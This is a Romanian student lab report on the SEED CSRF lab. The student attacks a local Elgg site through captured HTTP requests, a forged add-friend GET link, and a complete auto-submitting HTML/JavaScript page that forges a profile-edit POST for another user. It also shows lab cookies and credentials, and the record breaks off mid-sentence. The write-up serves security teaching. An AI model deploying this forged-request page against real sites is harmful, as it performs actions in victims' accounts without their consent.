
Raport pentru lucrarea 9: Atacul asupra CSRF


Autor: Birlutiu Claudiu-Andrei

Sarcina 1: Observarea cererii HTTP

Captura unei cereri HTTP GET și una POST în Elgg.

- În prima faza am construit și pornit containerele necesare desfasurarii laboratorului






- observam ca sunt în execuție cele 2 servere: **Elgg** (adresa 10.9.0.5) și **mysql**(10.9.0.6)
- aplicația elgg este gazduita de serverul web Apache după cum observam

- site-ul rău intenționat este susținut prin containerul attacker care ruleaza pe ip-ul 10.9.0.105
- modificam intrările din etc/hosts precum am configurat containerele

```
# For CSRF Lab
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32.com
10.9.0.105      www.attacker32.com
```



tcp.port == 80 || udp.port == 80

No.	Time	Source	Destination	Protocol	Length	Info
1	2023-05-09 10:2…	10.9.0.1	10.9.0.5	TCP	74	39326 → 80 [SYN] Seq=1241119061 Win=64240 Len=0 MSS=1460 SACK…
2	2023-05-09 10:2…	10.9.0.5	10.9.0.1	TCP	74	80 → 39326 [SYN, ACK] Seq=186871713 Ack=1241119062 Win=65160 …
3	2023-05-09 10:2…	10.9.0.1	10.9.0.5	TCP	66	39326 → 80 [ACK] Seq=1241119062 Ack=186871714 Win=64256 Len=0…
4	2023-05-09 10:2…	10.9.0.1	10.9.0.5	HTTP	570	GET / HTTP/1.1
5	2023-05-09 10:2…	10.9.0.5	10.9.0.1	TCP	66	80 → 39326 [ACK] Seq=186871714 Ack=1241119566 Win=64768 Len=0…
39	2023-05-09 10:2…	10.9.0.5	10.9.0.1	HTTP	3277	HTTP/1.1 200 OK (text/html)
40	2023-05-09 10:2…	10.9.0.1	10.9.0.5	TCP	66	39326 → 80 [ACK] Seq=1241119566 Ack=186874925 Win=63360 Len=0…
41	2023-05-09 10:2…	10.9.0.5	10.9.0.1	TCP	66	80 → 39326 [FIN, ACK] Seq=186874925 Ack=1241119566 Win=64768 …
42	2023-05-09 10:2…	10.9.0.1	10.9.0.5	TCP	66	39326 → 80 [FIN, ACK] Seq=1241119566 Ack=186874926 Win=64128 …
43	2023-05-09 10:2…	10.9.0.5	10.9.0.1	TCP	66	80 → 39326 [ACK] Seq=186874926 Ack=1241119567 Win=64768 Len=0…

- accesam din browser **www.seed-server.com** și am capturat în wireshark traficul tcp pe portul 80
- din Web Live observam o cerere GET executata cu succes și cum arata aceasta împreuna cu headerele

http://www.seed-server.com/blog/all

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/blog/all
Cookie: __gsas=ID=bc9545f6ec358fb5:T=1682539995:S=ALNI_MZTl9lfJs5NKfv_o2TKJ86HavPZ2A; pvisitor=85464dc0-7227
Upgrade-Insecure-Requests: 1
```

GET: HTTP/1.1 200 OK

```
Date: Tue, 09 May 2023 14:29:04 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
x-frame-options: SAMEORIGIN
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 2840
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```


- pentru post am încercat login-ul pe un cont de admin cu
  - username-ul: **admin** și parola: **seedadmin**

```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------120465953521918069213041642035
Content-Length: 570
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: __gsas=ID=bc9545f6ec358fb5:T=1682539995:S=ALNI_MZTl9lfJs5NKfv_o2TKJ86HavPZ2A; pvisitor=85464dc0-722
__elgg_token=ZGirKAWWj21jbUqc14UxJQ&__elgg_ts=1683643635&username=admin&password=seedadmi
POST: HTTP/1.1 200 OK
Date: Tue, 09 May 2023 14:48:25 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Set-Cookie: Elgg=o4ns6ckvdi93vpj59svtb8t7gg; path=/
Vary: User-Agent
Content-Length: 408
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
```

- de remarcat este faptul ca **Content-Type** este un *form-data* și **accept** *application/json*

- în exemplele de mai sus am observat headerele atasate cererilor HTTP pentru cele 2 tipuri: get și post


- cu developer tool -> network am urmărit headerele din cadrul adăugării unui blog



Sarcina 2: Atac CSRF folosind cererea GET


AM FACUT CU Boby și Alice cum scria în comment-urile din documentatie. În lucreare scria Samy, dar e același lucru :). Consider ca Boby și Alice nu se inteleg

- Scopul este de a-l adauga pe Bobby listei de prieteni ai lui Alice fără ca aceasta din urma sa își dea consintamantul -> prinț intermediul unui atac CSRF
- se va construi un link astfel încât Alice să fie redirectionata spre pagina atacatorului; ea trebuie sa aibă o sesiune Elgg deschisă în browser ca atactul sa funcționeze;
- pentru început am investigat cum arata o cerere de **add friend**




- cererea arata în felul urmator
  - http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1683652479&__elgg_token=BaFvpwErogzNHfMAF8iAoA&__elgg_ts=1683652479&__elgg_token=BaFvpwErogzNHfMAF8iAoA


```
http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1683652667&__elgg_token=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: __gsas=ID=bc9545f6ec358fb5:T=1682539995:S=ALNI_MZTl9lfJs5NKfv_o2TKJ86HavPZ2A; pvisitor=85464dc0-7227
GET: HTTP/1.1 200 OK
Date: Tue, 09 May 2023 17:17:53 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```




- luam link-ul: http://www.seed-server.com/action/friends/add?friend=56 ;
    - 56 – e id-ul lui Alice; pentru a afla id-ul lui Bobby putem să ne logam pe contul lui Alice și îl aduagam pe Boby în lista de prieteni – urmărim în http live header și vedem ca id-ul lui Boby este : 57

- link-ul pentru adugarea lui Boby(fara paramateri legați de token și elg ts) este:
    - http://www.seed-server.com/action/friends/add?friend=57 ;
- vom adauga pe pagina atacatorului addfriend.html linkul acesta încorporat într-un tag de **img** cum este recomandat pentru a se executa cererea **GET** se poate observa mai jos; ne conectam pe containerul atacatorului






- Boby posteaza link-ul spre pagina rău intenționată astfel încât Alice sa aibă acces la el; de exempu posteaza un blog cu linkul: http://www.attacker32.com/addfriend.html




- ne logam cu contul lui Alice și accesam linkul




- ne va redirectiona spre:

- observam ca s-a executat cererea GET de adaugare prieten:



- și când ne întoarcem înapoi pe contul lui Alice observam ca Boby a devenit prietenul ei



Sarcina 3: Atac CSRF folosind cererea POST

TRECEM la **Samy** pentru a respecta cerinta din lucrare

- în prima faza vom urmări executia cererii de edit profile din profilul lui Samy cu Http Header Live și observam urmatoarele:

```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------224461872124229207963706794621
Content-Length: 3022
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: __gsas=ID=bc9545f6ec358fb5:T=1682539995:S=ALNI_MZTl9lfJs5NKfv_o2TKJ86HavPZ2A; pvisitor=85464dc0-7227-4c5b-a6e1-7af97728237b; Elgg=7qtoi29tdean41r8gfdvvv8un2
Upgrade-Insecure-Requests: 1
__elgg_token=gDs77xV2E2HgJM8JetkqOg&__elgg_ts=1683656268&name=Samy&description=<p>Sunt cel mai bun atactor.</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&acc
POST: HTTP/1.1 302 Found
Date: Tue, 09 May 2023 18:18:31 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```


- se observa:
  - link-ul de editare profil
  - cookie de sesiune – unic pentry fiecare utilizator – setat automat de browser
  - *__elgg_token=z_RdnqE21q7WHy4wYxOLvQ&__elgg_ts=1683656423* `contramasuri CSRF ce sunt dezactivate`
  - description: Sun cel mai bun atacator.
  - Nivel acces campuri : 2 public
  - guid: 59: id-ul lui Samy

- în continuare vom modifica pagina atacatorului care se va ocupa cu executia cererii de adaugare a descrierii lui Alice. Am verificat care e id-ul lui Alice (am adaugat-o ca prieten de pe contul lui Samy și am urmărit în link care e id-ul acesteea) – ID: 56


- am modificat pagina atacatorului care se ocupa de realizarea cereri POST de editare a profilului lui Alice

```
root@433ca9889e22:/var/www/attacker# cat editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='SAMY IS MY HERO'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
root@433ca9889e22:/var/www/attacker#
```


- vom adauga un blog public de pe contul lui Samy cu linkul spre pagina edit profile a atacatorului unde e inclusa cererea POST de modificare a profilului lui Alice: http://www.attacker32.com/editprofile.html




- Alice observa blog-ul postat de Samy și fiind curioasa ea va accesa link-ul dat în descriere




- ea va fi redirectionata spre pagina atacatorului unde se va executa postul cu parametri necesari, iar apoi pagina se va închide și va fi redirectionata spre seed-server.com



- de asemenea în request observam:

